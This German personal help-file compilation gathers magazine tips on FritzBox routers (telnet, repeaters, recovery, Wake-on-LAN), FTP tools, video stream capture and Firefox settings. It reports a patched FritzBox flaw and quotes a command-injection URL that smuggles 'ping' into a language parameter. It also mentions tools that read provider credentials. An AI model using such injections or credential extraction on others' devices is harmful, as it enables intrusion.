- In dem Block "timezone_manual" die markierten Änderungen eintragen. Bei dem String handelt es sich um einen Posix TZ String (<http://www.di-mgt.com.au/wclock/tz-syntax.txt{bmc earth16.bmp}>, <http://www.di-mgt.com.au/wclock/tz.html#explain{bmc earth16.bmp}>). Im Beispiel für die USA Central Standard Time (+6 h) mit Sommerzeitstart im 3. Monat (=März) in der 2. Woche am 0. Wochentag (= Sonntag) und Winterzeitstart entsprechend:
timezone_manual {
 enabled = **yes**;
 offset = 0;
 dst_enabled = no;
 TZ_string = "**CST6CDT,M3.2.0,M11.1.0**";
 name = "";
}

Um Update, Einrichtung und Features der Fritzbox geht es in der PC-Welt Heft 2/2014, Seite 46ff. Unter anderem:

- Fax versenden vom PC und FritzBox als Fax-Server mit Konvertierung in PDF und Weiterleitung als eMail
- Wake-on-LAN (auch übers Internet)
- Kontakte z.B. aus Outlook in die Fritzbox übertragen mittels "ContactConversionWizard".
- USB-Fernanschluss (siehe [Druckertreiber und Server](#)) um USB-Geräte (Drucker) übers Netzwerk nutzen zu können
- Rooten & updaten von vom Kabelanbieter gesperrten "Cable"-Boxen 6490, 6360, 6340, 6320 (<http://rukerneltool.rainerullrich.de{bmc earth16.bmp}>)
- Zugangsdaten auslesen, falls vom Provider nicht bekanntgegeben mittels der Software "FritzRePass" (<http://www.pcwelt.de/downloads/Fritzbox-Passwort-Tool-FritzRePass-7245736.html{bmc earth16.bmp}>) und den über #96*7* aktivierten Telnet-Modus. (#96*8* deaktiviert Telnet).
- Cloud-Dienst MyFritz
- Gast-WLAN

Wie man eine nicht mehr als DSL-Router benötigte Fritz-Box als WLAN-Repeater konfiguriert, ist in der PC-Welt Heft 6/2012, Seite 125 beschrieben. In Kurzform:

- Die als Repeater vorgesehene Box via LAN-Kabel an einen PC anschließen.
- Die MAC-Adresse der WLAN-Schnittstelle sowohl der Basisstation als auch des als Repeater vorgesehenen Geräts ermitteln und notieren (In der Expertenansicht bei den Funkeinstellungen). Den Funkkanal der Basisstation notieren.

Repeater:

- Den SSID-Namen und den Funkkanal im Repeater wie bei der Basisstation setzen.
- Den Menüpunkt "WDS" (bei neueren Geräten) bzw. "Repeater" (bei älteren Geräten) auswählen und die Einstellungen (MAC-Adresse der Basisstation, als Standard-Gateway die IP-Adresse der Basisstation) setzen. Als IP-Adresse für den Repeater eine freie Adresse wählen, die zum selben Netzsegment gehört (d.h. bei einer Subnet-Mask 255.255.255.0 die ersten 3 Zahlen wie bei der Basisstation), aber außerhalb der vom DHCP vergebenen Bereichs liegt. Meist ist dies ein Wert 2 ... 19 im 4. Block.
- Sicherheits-Einstellungen für WDS setzen (WPA2, Kennwort)

Basisstation:

- Unter WLAN, WDS die Betriebsart "Basisstation" aktivieren und die MAC-Adresse des Repeaters eintragen. Verschlüsselung und Sicherheitseinstellungen setzen.

Filter:

Die Filter neuerer Fritzboxen bringen einen Sicherheitsgewinn. Z.B. vor kürzlich vor allem in Russland aufgetauchten Bugeleisen mit WLAN, wenn man nur noch explizit dafür konfigurierte Geräte ins Internet lässt (PC-Welt Heft 11/2013, Seite 114):

- Auf der Filter-Einstellungsseite für die aufgelisteten Geräte die Einstellungen prüfen und korrigieren.
- Am unteren Ende der Filter-Einstellungsseite die Voreinstellung auf "haben keinen Internetzugang" stellen.

Gemäß c't Heft 11/2012, Seite 12 neigt der Ikanos-Chipsatz, der in der FritzBox 7390 zum Einsatz kommt zu häufigeren Verbindungsabbrüchen bei schlechter Signalqualität. Der VR9-Chipsatz von Lantiq/Infineon, welcher in der Fritz!Box 3370 verbaut wird, ist da wohl deutlich besser.

Anfang 2014 hat jemand eine Software-Lücke in den FritzBoxen gefunden mit der mittels eine präparierten HTML-Seite der Fritzbox ohne Authentifizierung das Setup incl. Passwörter in Klartext entlockt werden kann. Für alle betroffenen Modelle (siehe http://avm.de/de/Sicherheit/liste_update.html), einige alte Modelle wie die 7050 waren nicht betroffen) wurden von AVM Updates bereitgestellt. Entgegen den ersten Meldungen war dabei egal, ob der Fernzugang aktiviert ist oder nicht.

Über <http://fritz.box/html/capture.html> oder, wenn dieser Link nicht funktioniert, mittels <http://fritz.box/cgi-bin/webcm?getpage=../html/capture.html> gelangt man (nach Login) zur Seite, wo man Netzwerkverkehr mitschneiden kann. Auswerten kann man die erstellte Datei mit Wireshark.

Über die URL <http://fritz.box/html/support.html> kommt man zu einer Seite mit

- Mit einem Link zum AVM-Serviceportal <http://avm.de/service/>.
- Der Möglichkeit für den Support eine ca. 600kByte große Textdatei mit Konfigurationen und Ereignissen für den Support zu erstellen und downzuloaden.
- Eine DSL-Diagnose zu starten.
- Die DSL-Synchronisierung neu zu starten
- Einen DSL-Leitungstest über die Seite http://fritz.box/internet/dsl_test.lua zu starten.
- Den Paketmitschnitt zu aktivieren (<http://fritz.box/capture.lua>).
- Für Durchsatzmessungen im lokalen Netzwerk einen Iperf-Server auf der Fritzbox zu aktivieren (<http://iperf.sourceforge.net/>)

Neben <http://www.freetz.org> für größere Modifikationen am Betriebssystem ist gemäß PC-Welt Heft 9/2012, Seite 44ff auch <http://www.xobztirf.de/> eine Anlaufstelle für vor allem kleinere Tools.

In der c't Heft 22/2013, Seite 68 wird die FritzBox 7490 mit ihren Vorzügen, vor allem etwas Leistungsfähiger und schneller gegenüber der 7390 kurz vorgestellt:

- Bis zu 100MBit/s Downstream (an passenden DSLAMs), doppelter NAT-Durchsatz.
- Bis zu 24 MBit/s als NAS bei FTP und FAT32
- USB 3.0-Anschlüsse mit ausreichend Power für ext. 2.5-Zoll-Festplatten.
- 3 statt nur 2 WLAN-Antennen, bei 5-GHz schon mit IEEE 802.11ac (max. 1300MBit/s)

Die neue Software, die auch für ältere Modelle (z.B. 7390) bereitgestellt wird hat auch einiges zu bieten:

- Ähnlich dem ISDN-Anlagenanschluss für VoIP das "SIP-Trunking" für bis zu 20 Rufnummern.
- LISP (Locator/Identifier Separation Protocol) für leichteres Tunneling z.B. von IPv6 durch IPv4 oder Bündelung mehrerer WAN-Zugänge
- Einfachere VPN-Konfiguration.
- Verbesserte Diagnose-Daten von AVM-Powerline-Adaptern
- Beim Medienserver kann man eine Liste von Internet-Radiostationen anlegen und externe Quellen (z.B. Telekom Mediacenter oder Google-Play Music)

Etwas versteckt im Handbuch findet sich der Hinweis, für optimale WLAN-Leistung die Box vertikal zu montieren.

Gemäß PC-Welt Heft 8/2012, Seite 68 kann man aus der Fritzbox die Betriebsstunden auslesen:

- Telnet via #96*7* aktivieren
- Mit Telnet auf der fritz.box einloggen
- Der Befehl `run_clock` zeigt dann die Betriebsstunden an
- Telnet geg. via #96*8* wieder deaktivieren.

In der c't Heft 13/2014, Seite 174 (<http://www.ct.de/1413174>) wird mit Reverse-Engineering-Methoden das FritzBox-Update, das das Sicherheitsloch, welches es erlaubte, mit z.B. <http://fritz.box/cgi-bin/webcm?var.lang=: ping -c 4 192.168.178.42> den ping-Befehl oder jeden anderen Befehl auszuführen, schließt, untersucht. Der zum Setzen der Sprache angegebene Wert wurde ohne ausreichende Prüfung an einen system()-Aufruf weitergeleitet. unde erlaubt z.B. den Export der Einstellungen incl. Passwort.

Gemäß c't Heft 21/2014, Seite 151 lassen sich nicht mehr funktionierende FritzBoxen teilweise durch Elko-Tausch wiederbeleben. Elkos mit 1000uF/16V sind dabei besonders verdächtig. U.U. ist auch das externe Steckernetzteil schuld an der Fehlfunktion. Oder beides in Kombination.

Wie man auf der Fritzbox einen ssh-Server und etherwake für WoL (Wake on LAN) einrichtet, wird in <http://www.computerwoche.de/a/pcs-mit-der-fritz-box-fernsteuern,1208372{bmc earth16.bmp}> erklärt:

- Telnet über ein angeschlossenes Telefon und die Tastenkombination #96*7* aktivieren. Falls keine Telefon angeschlossen ist: Im Telefonbuch einen Eintrag mit der Rufnummer #96*7* anlegen. Dann im Telefonbuch auf die Nummer klicken und das "Wollen Sie die Verbindung jetzt herstellen" bestätigen. (http://www.wehavemorefun.de/fritzbox/Starten_von_telnetd{bmc earth16.bmp})
- Mit einer geeignete Software (PuTTY, dtelnet (<http://dtelnet.sourceforge.net/{bmc earth16.bmp}>), Telnet-Client von Windows (Nach-Installation: <http://support.microsoft.com/kb/978779/de{bmc earth16.bmp}>)) via Telnet auf die Fritzbox einloggen.
- Mit den folgenden Befehlen in der Telnet-Session etherwake auf der Fritzbox installieren:
cd /var/tmp
wget http://www.tecchannel.de/download/432967/etherwake
chmod +x /var/tmp/etherwake

Falls man aus der Ferne einen sicheren Zugang haben will und nicht über ein VPN geht, dann braucht man als Telnet-Alternative noch den SSH-Server

- wget http://www.tecchannel.de/download/432967/dropbear
chmod +x /var/tmp/dropbear

Jetzt braucht man nur noch die MAC-Adresse des zu weckenden PCs und den Anschlussnamen der LAN-Buchse an der Fritzbox (eth0, eth1 oder bei der Fritzbox ata intf) um nach einem Login auf die Fritzbox via Telnet oder SSH mit einer Zeile wie z.B.

```
./etherwake -i eth0 00:0c:6c:6e:93:23:87
```

ein magic Wake-Datenpaket zu verschicken.

- Telnet via #96*8* (oder geg. einen entsprechenden Telefonbucheintrag) am besten wieder deaktivieren.

Um die VoIP-Möglichkeiten der aktuellen Fritzboxen geht es in der c't Heft 23/2014, Seite 114f.

Gemäß c't Heft 8/2013, Seite 150 verursacht das Ausrufezeichen im Default-Namen einer Fritzbox ab Windows 8 Probleme: Die Fritzbox erscheint nicht mehr in der Netzwerk-Umgebung, solange man den Namen nicht unter Heimnetz, Fritz!Box-Name geändert hat. Win 8 versucht die Namensauflösung nicht mehr zuerst via NetBios (wo Ausrufezeichen erlaubt waren) sondern via DNS (wo Ausrufezeichen verboten sind).

Gemäß c't Heft 6/2015, Seite 136 werden eine Reihe von USB-Mobilfunk-Sticks von der FritzBox erkannt und man kann sie dann als Least-Cost-Router einsetzen, da oft Anrufe innerhalb eines Mobilfunknetzes billiger sind wie vom Festnetz/VoiP-Netz zu Mobilfunk. Allerdings kann so ein Stick die Leistungsaufnahme der FritzBox und damit die Stromkosten deutlich erhöhen.

Siehe auch [Fritzbox als Zeitserver](#).

#\$K **FritzBox-Neueinrichtung**

Falls es mal notwendig werden sollte, eine FritzBox ganz neu einzurichten, sollte man zuvor:

- Falls die Box über einen Provider ausgeliefert wurde, schauen dass man den Start-Code für die Einrichtung hat. Möglicherweise findet sich diese Info nach Login ins Web-Portal beim Provider. Zusätzlich soweit vorhanden, die Zugangsdaten für DSL und VoIP. Wenn eine funktionsfähige Sicherung vorliegt, dann sind diese Daten nicht notwendig.
- Unter System, Update FritzOS-Datei eine Kopie der des aktuellen FritzOS aus dem Gerät auf den PC holen. alternativ so eine Datei von der Website von AVM laden.
- Via System, Sicherung, Sichern eine Sicherung der aktuellen Einstellungen machen. Falls man nicht die ganzen Einstellungen später zurückschreiben möchte: Das Telefonbuch kann man auch einzeln sichern.
- Wenn unter Fritz!NAS im internen Speicher Daten liegen, die noch benötigt werden: Diese sichern.
- Wer den Aufwand nicht scheut mach von allen Seiten der Benutzeroberfläche im Webbrowser Screenshots.
- Für den Fall, dass DHCP nicht mehr funktioniert, sollte man die Anleitung zum Zugang über die Notfall-IP 169.254.1.1 parat haben. Hierzu muss u.U. am PC der Netzwerkadapter zuerst auf eine fixe IP-Adresse (z.B. 169.254.1.2) statt Bezug via DHCP umgestellt werden.

Jetzt kann man es wagen, via System, Sicherung, Werkseinstellung die Werkseinstellungen wieder zu setzen. Dies entspricht dem Löschen aller Daten in der Box, jedoch bleibt die zuletzt geladene OS-Version erhalten.

"Werkseinstellungen" heißt also nicht Reset auf die OS-Version der Auslieferung. Falls die IP-Adresse der Fritzbox verändert war (nicht mehr 192.168.178.1), tut sich Windows schwer, den DHCP-Server zu finden. In einem Kommandofenster (mit Adminrechten!?) ein `ipconfig /release` und anschließend `ipconfig /renew` sollte helfen. Ansonsten geg. Windows neu starten. Siehe auch http://avm.de/nc/service/fritzbox/fritzbox-7490/wissensdatenbank/publication/show/160_FRITZ-OS-der-FRITZ-Box-wiederherstellen/{bmc.earth16.bmp}. Die Software muss mit Admin-Rechten gestartet werden und versucht den Netzwerkadapter vorübergehend umzukonfigurieren.

Nach dem Re-Boot beim Login in die Oberfläche erwartet die Box dann zunächst die Vergabe eines Passworts für den Zugang zur Oberfläche. Anschließend gelangt man dann, wenn die Box über 1und1 geliefert wurde, direkt in den Setup-Assistenten und erwartet den 1 und 1 - Start-Code. Geg. hier abrechnen und die Einstellungen aus einem Backup einspielen. Falls die IP-Adresse geändert war, ist hier nochmal die IP-Adresse der Fritzbox zu konfigurieren. Ansonsten geht es nach dem Startcode direkt zur Einrichtung der Telefonie-Geräte. Falls sich hier die IP-Adresse wieder ändert, braucht der Windows-PC eventuell nochmal einen Reboot bzw. das `ipconfig /release` und anschließend `ipconfig /renew`. Falls man das VoIP-Passwort mal geändert hat, bekommt man den Fehler Anmeldung der Internetrufnummer xxxx war nicht erfolgreich. Gegenstelle meldet Ursache 401. Dann muss man unter "Telefonie", "Eigene Rufnummern" für die Nummer das Passwort neu setzen. Dann User einrichten, IP-Adresse ändern, MyFritz eintragen, via #96*3* die CAPI-Funktionalität für Software-Fax einschalten, ...

Eine Liste von Software rund um die Fritzbox gibt es unter

<https://www.pcwelt.de/ratgeber/Tools-und-Hilfsprogramme-fuer-den-AVM-Router-7648397.html{bmc.earth16.bmp}>.

In der c't Heft xx/2015, Seite 128 gibt es Starthilfe für die FritzBox.

Siehe auch FritzBox-Repeater.

FritzBox-eueinrichtung

\$ FritzBox-Neueinrichtung

K FritzBox-Neueinrichtung

##\$K **FritzBox-Recovery**

Für den Fall, dass das Einspielen der neusten Software direkt über die FB nicht mehr funktioniert, stellt AVM die Images auch auf einem FTP-Server zur Verfügung: <ftp://ftp.avm.de/fritz.box/{bmc earth16.bmp}>.

In diesem Zusammenhang ist auch das ruKernelTool (<http://rukerneltool.rainerullrich.de/{bmc earth16.bmp}>) sehr interessant. Es kann u.a. die verfügbaren Images, nicht nur für Fritzboxen sondern auch für andere DSL-Router, komfortabel anzeigen und runterladen, ohne dass man ein FTP-Tool zu bemühen braucht.

Bei neueren FritzBox-Images ist das Branding offenbar eine reine Einstellungssache. D.h. es gibt keine unterschiedlichen Kernels, sondern nur die Parameter-Einstellung ist anders.

FritzBox-Recovery
\$ FritzBox-Recovery
K FritzBox-Recovery;AVM-FTP-Server

#\$K **FritzBox-Repeater**

Normalerweise wird eine Fritzbox als DSL-Router betrieben. Für WLAN, DECT und zum Anschluss von Analog-Telefonen kann sie aber auch als Repeater (ab Fritz-OS 6) betrieben werden. Für eine 7490 ist die Einrichtung als WLAN-Repeater unter

https://avm.de/service/fritzbox/fritzbox-7490/wissensdatenbank/publication/show/1192_WLAN-Reichweite-der-FRITZ-Box-mit-einem-Repeater-vergroessern/{bmc earth16.bmp} beschrieben. Die Verbindung zwischen der Basisstation und dem Repeater kann, wie unter

https://avm.de/service/fritzbox/fritzbox-7490/wissensdatenbank/publication/show/708_FRITZ-Box-fuer-Betrieb-mit-anderer-FRITZ-Box-einrichten/{bmc earth16.bmp} beschrieben, via LAN-Kabel, PowerLine oder WLAN erfolgen.

Die Einrichtung des Repeaters (als VoIP-Client) und auch der Basisstation (= Router, mit dem Repeater als neuem IP-Telefon) zum Telefonieren ist unter

https://avm.de/service/fritzbox/fritzbox-7490/wissensdatenbank/publication/show/172_FRITZ-Box-zum-Telefonieren-ueber-andere-FRITZ-Box-einrichten/{bmc earth16.bmp} beschrieben. Das Wichtigste hieraus in Kürze:

- Alle "Eigenen Rufnummern" müssen zunächst auf dem Router eingerichtet werden.
- FAX (und Modem-Datenverbindungen) funktionieren eventuell nicht richtig über den Repeater. Einige Leistungsmerkmale wie z.B. Besetzt bei Besetzt, Rückruf bei Besetzt/Nichtmelden sind nicht verfügbar.
- Im Repeater müssen alle löschbaren Wahlregeln (unter Telefonie, Rufbehandlung) gelöscht werden. Diese sind geg. im Router zu konfigurieren. Bei den nicht-löschbaren Wahlregeln ist für "verbinden über" die Option "Internet automatisch" zu wählen.
- Im Router wird ein neues Telefoniegerät "Telefon mit und ohne Anrufbeantworter" als "LAN/WLAN (IP-Telefon)" eingerichtet.
- Im Repeater wird der Verbindungsaufbau via IP zum Router ähnlich wie normalerweise eine VoIP-Verbindung zum Provider mit der neuen "internen Rufnummer" (z.B. **620) eingerichtet.
- Dann können die Telefone (Analog, DECT) am Repeater eingerichtet werden. Sollen Telefone am Repeater auf unterschiedliche Nummern unterschiedlich reagieren oder sollen sie unterschiedliche Nummern bei raustelefonieren verwenden, dann sind mehrere solcher VoIP-Verbindungen zwischen Router und Repeater zu konfigurieren.

Für interne Telefonate vom Router zum Repeater sind die üblichen Nummern der am Router angeschlossenen Telefone wie z.B. **620 zu wählen. Umgekehrt von am Repeater angeschlossenen Telefonen ist ein *# voraus zu wählen, z.B. ***1 für einen Anruf beim ersten Analog-Telefon am Router. Entsprechend auch für im Router konfigurierte Kurzwahl ***7<Kurzwahl># und ***8<vanity>#. Und auch für die Auswahl der Ausgangsleitung z.B. **121#<Zielnummer>#.

Siehe auch [MESH-WLAN](#).

FritzBox-Repeater

\$ FritzBox-Repeater

K FritzBox-Repeater;Repeater (FritzBox);WLAN-Repeater FritzBox

#\$K FritzBox-Zeitserver

Im Zusammenhang mit der Zeitsynchronisation von Windows-Clients wird in der c't Heft 5/2015, Seite 164 die Aktivierung des Zeitserver in der Fritzbox beschrieben:

- Unter "Heimnetz", "Netzwerk" zum Tab "Netzwerkeinstellungen" gehen. Hier im Abschnitt "Zeitsynchronisation" den eingetragenen Server kontrollieren und das "FRITZ!Box als Zeitserver im Heimnetz bereitstellen" aktivieren. Über fritz.box oder auch den unter Heimnetz, Fritz!Box-Name eingetragenen Namen (auch rechts oben in der Titelleiste angezeigt) können dann die sonstigen Geräte im Netzwerk die aktuelle Uhrzeit abfragen.

Siehe auch [Uhr](#).

FritzBoxZeitserver

\$ FritzBox-Zeitserver

K FritzBox-Zeitserver;Zeitserver FritzBox;ntp-Server FritzBox

#\$K Filetransfer (FTP, Web-Space, ...)

Programme für FTP:

- WS-FTP LE 5.08 für Privat kostenlos, <http://www.pcwelt.de/bf9{bmc earth16.bmp}>.
- neues WS-FTP, auch deutsch, 57,94EUR, <http://www.ipswitch.com/german{bmc earth16.bmp}>.
- FileZilla, <http://filezilla.sourceforge.net{bmc earth16.bmp}>. **Achtung:** Logon-Passwörter speichert FileZilla im Klartext in der Datei sitemanager.xml! (PC-Welt Heft 10/2009, Seite 127)
- FireFTP, ein Addin zu FireFox-Browser
- CarotDAV (http://rei.to/carotdav_en.html{bmc earth16.bmp}) beherrscht neben WebDAV auch FTP.
- Mancher Editor (Ultra-Edit (<http://de.wikipedia.org/wiki/UltraEdit{bmc earth16.bmp}>), PSPad (<http://de.wikipedia.org/wiki/PSPad{bmc earth16.bmp}>), ...)

PC-Welt Heft 4/2005, Seite 61

Tipps zum Austausch großer Dateien (zu groß für ein E-Mail-Attachment), z.B. über einen Web-Space, einen FTP-Server auf dem Privat-Rechner gibt's in der c't Heft 8/2007, Seite 116fff (Softlink <0708116{bmc earth16.bmp}>). So bietet demnach z.B. <http://www.sendmefile.com/{bmc earth16.bmp}> kostenlosen Webspace für bis zu 50MB große Dateien bei guter Übertragungsgeschwindigkeit mit 14-tägiger Lagerzeit nach letzten Aktivität. 50MB Space bietet auch z.B. <http://www.datenschleuder.eu> mit 90 Tagen Lagerzeit. Ab Seite 124 wird die Übertragung mit Messenger-Programmen und z.B. Skype vorgestellt oder "instant VPN"-Tools wie z.B. Hamachi und Allpeers (Softlink <0708124{bmc earth16.bmp}>). Wer seine Dateien via http-Server bereitstellen will, findet die notwendigen Tipps ab Seite 128 (Softlink <0708128{bmc earth16.bmp}>).

FTP baut zum Übertragen von Dateilisten und Verzeichnissen eine zweite Verbindung auf einem nicht vorhersehbaren Port auf. Router lesen hierzu auf Port 21 mit, erkennen den Port-Befehl und richten das notwendige Port-Forwarding temporär ein. Beim aktiven FTP baut der Server die Datenverbindung auf, beim passiven FTP der Client. Das Port-Forwarding im Router muss auf der jeweiligen Gegenseite funktionieren. Wenn weder aktiv noch passiv funktioniert, muss eventuell auf Fileübertragung via http ausgewichen werden. Dies kommt ohne zweite Verbindung aus (c't Heft 16/2007, Seite 166).

Gemäß PC-Welt Heft 1/2008, Seite 185f lässt sich mit Bordmitteln bei WinXP und Vista ein über ftp zugreifbarer Bereich im Explorer anzeigen:

- Den Dialog "Netzlaufwerk verbinden" öffnen (z.B. im Explorer unter "Extras"). Vista: "Netzlaufwerk zuordnen". Hier gibt es den Punkt "Onlinespeicherplatz anfordern oder mit einem Netzwerkserver verbinden". Alternativ: <Netzwerkumgebung{bmc shortcut.bmp}> öffnen und aus den "Netzwerkaufgaben" das "Netzwerkresource hinzufügen" wählen.
- Auf der Willkommen-Seite "weiter", "Eine andere Netzwerkresource ... oder FTP-Site an." markieren und weiter.
- Die Verbindungsdaten eingeben: Adresse ftp://... eingeben, "weiter", Benutzernamen eingeben, "weiter", Namen für die Verbindung geg. ändern, weiter und fertigstellen.
- Beim ersten Verbinden kann geg. das Kennwort auch dauerhaft hinterlegt werden!

Gemäß c't Heft 13/2008, Seite 98 kann das Tool "TeamDrive" (siehe Heft-CD) Speicherplatz, auf den per FTP oder WebDAV zugegriffen werden kann, im Explorer als Laufwerk einbinden und die Daten dort verschlüsselt ablegen.

Neben SkyDrive/OneDrive sind DropBox und Google Drive bekannte Online-Speicher. In der PC-Welt Heft 7/2012, Seite 10 wird auf die Übersicht unter <http://www.pcwelt.de/lb0o{bmc earth16.bmp}> verwiesen.

Siehe auch <WebDAV{bmc shortcut.bmp}>, <Cloud-Computing>.

Filetransfer

\$ Filetransfer

K Filetransfer;FTP;WS-FTP;Filezilla;Web-Space;Datenaustausch;SkyDrive FTP;DropBox FTP;Google Drive;Online-Speicher

#\$K **Filter Graph Editor graphedt.exe / Videostream speichern**

Mit dem [graphedt.exe{bmc shortcut.bmp}](#), der Teil des DirectX-8.0-SDK ist, kann gemäß PC-Welt 5/2003, Seite 257 wie folgt ein Videostream aus dem Netz in eine Datei gespeichert werden:

- 1) Quelle ermitteln: [MediaPlayer_wmplayer.exe{bmc shortcut.bmp}](#), Kontextmenü, Eigenschaften, Tab Präsentation. Falls es eine Playlist ist (ASX, WMX): Downloaden, Inhalt anschauen
- 2) GraphEdt, Menü File, Render URL auswählen, URL mms:// eingeben. Graphik des Streams erscheint
- 3) Blöcke "Video Renderer" und "Default DirectSound Device" löschen
- 4) Menü Graph, Insert Filters, "AVI Mux" und "FileWriter" auswählen und hinzufügen, wobei der Ziel-Dateiname anzugeben ist
- 5) Durch ziehen mit der Maus "out" von Audio und Videostream mit MUX-IN verbinden, Mux-Out mit FileWriter
- 6) Jetzt über Menü Graph, Play den Download starten

Optional: Falls DivX oder MPEG3-Codec vorhanden, ebenfalls hinzufügen und einhängen, damit das Ergebnis gleich entsprechend komprimiert ist!

In c't Heft 10/2005, Seite 146ff werden verschiedene Codecs getestet. Wird in GraphEdit.exe übers Menü "File" das "Render Media File ..." für eine Videodatei aufgerufen, baut sich der zur Wiedergabe notwendige Graph selbstständig auf. Fast alle Video-Konvertierungen lassen sich mit etwas Hand-Nacharbeit so erledigen.

Gemäß PC-Welt Heft 10/2005, Seite 152 (Heft-CD) kann man auch aus dem Sourcecode der entsprechenden Web-Seite den Link mms://asf (oderwma, .wmv, .asx) raussuchen und dem Freewaretool Get ASF Stream 2.1.1.1a (<http://www.pcwelt.de/894{bmc earth16.bmp}>).

Gemäß PC-Welt Heft 11/2005, Seite 40 kann "Shrink to 5" <http://www.shrinkto5.com/{bmc earth16.bmp}> auf bis zu 1/5 komprimieren und damit DVD-Rohlinge sparen. Benötigt für das Komprimieren eines 2-h-Films aber ca. 40 min! (Quelltext ist auch verfügbar!

Um ein in eine Webpage eingebetteten Videostream zu speichern gibt's die Firefox-Erweiterung VideoDownloader (<http://videodownloader.net/{bmc earth16.bmp}>).

Als Alternative zu Microsofts Tool wird in der c't Heft 3/2009, Seite 59 (Softlink [0903059{bmc earth16.bmp}](#)) das kostenlose GraphStudio 0.3.1.0 <http://www.monogrammultimedia.com{bmc earth16.bmp}> vorgestellt.

Siehe auch WaveRec (<http://www.waverec.de{bmc earth16.bmp}>).

FilterGraphEditor

\$ Filter Graph Editor graphedt.exe

K Filter Graph Editor; graphedt.exe; VideoStream speichern; Speichern eines Videostreams; Aufzeichnen eines VideoStreams; Mitschneiden eines Internet-Videos; Get ASF Stream

##K FireFox

Tipps aus PC-Welt 5/2005, Seite 64ff:

Einstellungen sind durch Eingabe von `about:config` in die Adresszeile abrufbar/änderbar.

- Pipelining aktivieren, d.h. z.B. Bilder schon anfordern, bevor eigenetliche Seite vollständig (macht aber bei manchen Servern Probleme): `network.http.pipelining` und `network.http.proxy.pipelining` durch Doppelklick auf `true` setzen. Bei `network.http.pipelining.maxrequests` kann die Anzahl eingestellt werden: Werte >8 werden als 8 interpretiert. Zusätzlich sollte `network.http.request.timeout` etwas erhöht werden, z.B. auf 200.
- Seite schon vor dem Laden der Bilder darstellen: `nglayout.initialpaint.delay` übers Kontextmenü als neuen Integer anlegen und auf 0 setzen.
- Bei einer schnellen Internetanbindung (z.B. DSL) kann `network.http.max-connections` auf 40, `network.http.max-connections-per-server` auf 16 und `network.http.max-persistent-connections-per-server` auf 4 eingestellt werden.
- Nach Adresseingabe öffnet ALT-Return die in einem neuen Tab.
- Neue Fenster immer auf neue Tabs umleiten: `browser.tabs.showSingleWindowModePrefs` auf `true` setzen. Danach kann Extras, Einstellungen, Erweitert, "Links, die das Öffnen einen neuen Fensters erzwingen, öffnen in" auf "in neuem Tab" setzen.
- RSS-Feeds mit Schlagzeile als "dynamische" Lesezeichen (statt Untermenü erscheint die Schlagzeile, wenn Mauscursor drauf steht, Klick öffnet dann die Meldungsseite: Unter Lesezeichen, Lesezeichen-Manager einen Ordner (z.B. Lesezeichen-Symbolleiste) auswählen, unterstes Lesezeichen im Ordner anklicken, jetzt Datei, Neues dynamisches Lesezeichen auswählen und Dialog ausfüllen. Übersichtsliste von Seiten mit RSS-Newsticker: http://www.rss-verzeichnis.de/bmc_earth16.bmp.
- Extensions finden sich unter https://update.mozilla.org/extensions/bmc_earth16.bmp und wurden z.B. auch in Zeitschrift c't Heft 22/2004, Seite 192f beschrieben: Holger Bleic: Firefox-Spoiler.

Mit Greasemonkey (http://www.greasespot.net/bmc_earth16.bmp) lässt sich für einzelne Seite die Darstellung ändern: Fehler korrigieren oder Werbung weglassen. (PC-Welt Heft 11/2005, Seite 78ff und auch Seite 50, Heft 11/2007, Seite 116ff). Bei der Installation muss im Firefox in der Sicherheitswarnungs-Meldung über "Einstellungen bearbeiten, Berechtigte Websites, Erlauben) die Download-Source freigegeben werden. Skripte finden sich unter http://userscripts.org/scripts/bmc_earth16.bmp. Ein ähnliches Tool für den IE heißt Turnabout. **Achtung:** Fehler in Greasemonkey könnten Sicherheitslöcher auftun! Vor der Version 0.5.3 war so ein Bug drin, der Lesezugriff auf die lokale Festplatte von außen erlaubte! Mögliche Manipulationen in Webseiten mittels Greasemonkey werden in der c't Heft 16/2009, Seite 156ff gezeigt.

Um Sicherheitslücken in Firefox geht's in dem Artikel "Löchrige Rüstung" in der c't Heft 14/2005, Seite 202ff. Die zunächst als 1.1 vorgesehene Version "Deer Park" kam als 1.5 auf den Markt. Ein Bericht/Test findet sich in der Zeitschrift c't Heft 20/2005, Seite 138ff

Der Google-Suchroboter darf auf einigen Sites tiefer eindringen als der normale User. Wem die Anzeige der Seite im Google-Cache nicht reicht, kann seinen Firefox umstellen, damit er sich als Google ausgibt: Unter about:config/bmc_earth16.bmp das `general.useragent.extra.firefox` auf `Googlebot 2.1` ändern! (PC-Welt Heft 3/2006, Seite 62)

Wer html-Dateien im jeweils eingestellten Standardbrowser öffnen möchte, kann `rundll32 shdocvw.dll,OpenURL "dateiname"` verwenden. (PC-Welt Heft 4/2006, Seite 171)

Tricks und Erweiterungen für den FireFox 2.0 werden in der c't Heft 24/2006, Seite 236f vorgestellt.

Gemäß c't Heft 24/2006, Seite 205 konnte man bis zur Version 1.5.7 per Menü festlegen, dass keine Graphiken von externen Servern nachgeladen wurden. Da kleine, unsichtbare Graphiken (= "Web-Bugs") häufig dazu dienen, das Surf-Verhalten zu verfolgen (anhand der an den Server geschickten IP-Adresse oder per Cookie), sollte man dies abschalten, was in der Version 2.x.x nur noch via about:config/bmc_earth16.bmp durch das Setzen von `permissions.default.image` auf 3 statt 1 geht.

Wenn in einem Link die Option "prefetch" gesetzt ist (z.B. `<link rel="prefetch" href="..."`), dann wird die Unterseite schon vor dem Klick auf den Link geladen. Verwendet wird dies z. B. von Google für den ersten Treffer einer Suche. Z.B bei einem Volumens-Tarif macht es Sinn, dies abzuschalten: `about:config`, `network.prefetch-next` auf `false` setzen (PC-Welt Heft 5/2007, Seite 61).

Von mir schon zeitweise verwendete FireFox-AddOns:

- Firebug: Leistungsfähiges Diagnosewerkzeug für Seiten und Scripts (c't Heft 5/2007, Seite 176ff)
- FireFTP: FTP Client
- DOM Inspector
- Html Validator, Page Validator: Validation of a page source code

FireFox

\$ FireFox

K FireFox;Browser FireFox;InternetBrowser FireFox; Greasemonkey (FireFox); Userscripts (FireFox);Bilder fehlen im FireFox;Google Maps Fehlerhaft im Firefox;Xmarks

- IE Tab: Switch to the IE Browser inside from FireFox (e.g. if page is not displayed properly)
- JSView: View SourceCode of external java scripts
- Link Evaluator: mark bad links
- NoScript
- Server Spy: Display in the Statusbar the Server Type
- Talkback: Crash info upload
- UnHide fields: View and Edit hidden Fields
- View Dependencies: Auflistung der seitenbildenden Elemente (ähnlich auch in FireBug)
- German Dictionary

